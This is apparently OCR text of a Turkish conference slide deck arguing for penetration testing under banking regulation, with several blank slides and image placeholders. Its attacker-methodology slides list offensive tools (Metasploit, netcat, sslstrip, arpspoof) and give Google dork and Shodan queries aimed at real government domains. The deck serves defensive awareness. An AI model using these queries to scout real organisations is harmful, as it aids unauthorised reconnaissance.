Bilgi Güvenliği Açısından Sızma Testlerinin Önemi

Nebi Şenol YILMAZ
Danışman / Yönetici Ortak
senol.yilmaz@secrove.com

Secrove Information Security Consulting

Hakkımda

- Nebi Şenol YILMAZ, CISA, CEH, ISO 27001 LA
- Secrove Information Security Consulting
  - Bilgi Güvenliği Danışmanlığı
  - Bilgi Sistemleri Denetimi
  - Penetrasyon Testleri
  - Zafiyet Araştırması
  - Exploit Geliştirme
  - Bilgi Güvenliği Ar-Ge (Tubitak Destekli)

Hakkımda

- IT Auditor, HSBC Bank A.Ş.
- Information Security Manager, E-Bay Turkiye
- Info. Security Researcher, Tubitak – UEKAE
- Software Engineer, ODTU

Ajanda

- Regülasyon
- Neden Sızma Testi ?
- Nasıl Olmalı ?
- Saldırgan Neler Yapıyor ?
- Özet

Regülasyon

- Bankalarda Bilgi Sistemleri Yönetiminde Esas Alınacak İlkelere İlişkin Tebliğ, 01.06.2010

- Bilgi Sistemlerine İlişkin Sızma Testleri Genelgesi, 24.07.2012

Regülasyon

- Kapsam
  - İletişim Altyapısı ve Aktif Cihazlar
  - DNS Servisleri
  - Etki Alanı ve Kullanıcı Bilgisayarları
  - E-Posta Servisleri
  - Veritabanı Sistemleri
  - Web Uygulamaları
  - Mobil Uygulamalar
  - Kablosuz Ağ Sistemleri
  - ATM Sistemleri
  - Dağıtık Servis Dışı Bırakma Testleri
  - Sosyal Mühendislik Testleri

Neden Sızma Testi ?

- Bir adım öne geçmek,
- Eksikleri gidermek,
- Stabil sistemler oluşturmak,
- Kademeli güvenlik anlayışını oluşturmak...

fakat

“Yapmış olmak için...”, YAPILMAMALI

Nasıl Olmalı ?

- En az BDDK kapsamında,
- Mutlaka “Saldırgan” yaklaşımını gözönünde bulundurarak.

Nasıl Olmalı ?

- Hem içerden, hem dışardan.

Nasıl Olmalı ?

- Daha fazla bulgu, kurum yararına.

Nasıl Olmalı ?

- Saldırganda zaman kısıtı bulunmuyor !!!

Saldırgan Neler Yapıyor ?

- Akla gelen her şekilde...
  - Facebook
  - Personel ortak portalı
  - Toplantılar, seminerler
- Gözardı edilen her nokta...
  - VoIP, Çağrı sistemi, destek bağlantı hattı, yedek sistemler
- Alternatif giriş yolu
  - Pos cihazları
  - ATM cihazları

Giriş için her yol mübah...


Saldırgan Neler Yapıyor ?

- Bilgi Toplama
  - Google, Shodan, kurum sitesi, dergi, gazete, whois, nslookup
- Tarama
  - Nmap, nessus, sslscan
- Erişim Sağlama
  - Metasploit, telnet, sslstrip, dnstunnel, ssh, arpspoof
- Erişimi Sürdürme
  - Netcat, ssh
- Saldırı Gizlemek
  - Ssh, dnstunnel


Saldırgan Neler Yapıyor ?

- Bilgi Toplama ve Tarama
  - Google Search
    site:hedefsite.com -www
    inurl, filetype, intext, intitle...
    site:gov -www
    site:gov intitle:”index of backup”
    site:gov intitle:index of secret
    site:treasury.gov -www


Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?




Saldırgan Neler Yapıyor ?

- Bilgi Toplama ve Tarama
  - Shodan Search
    country:tr
    net, port, server, os


    Ip adresi öğrenip devam edelim.
    www.state.gov
    net:169.252.0.0/15

Kimlik gizlemek önemli...


Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?

- Erişim Sağlama
  - En zayıf halka her zaman INSAN...
  - Sistemler de saldırgana yardım ediyor :)

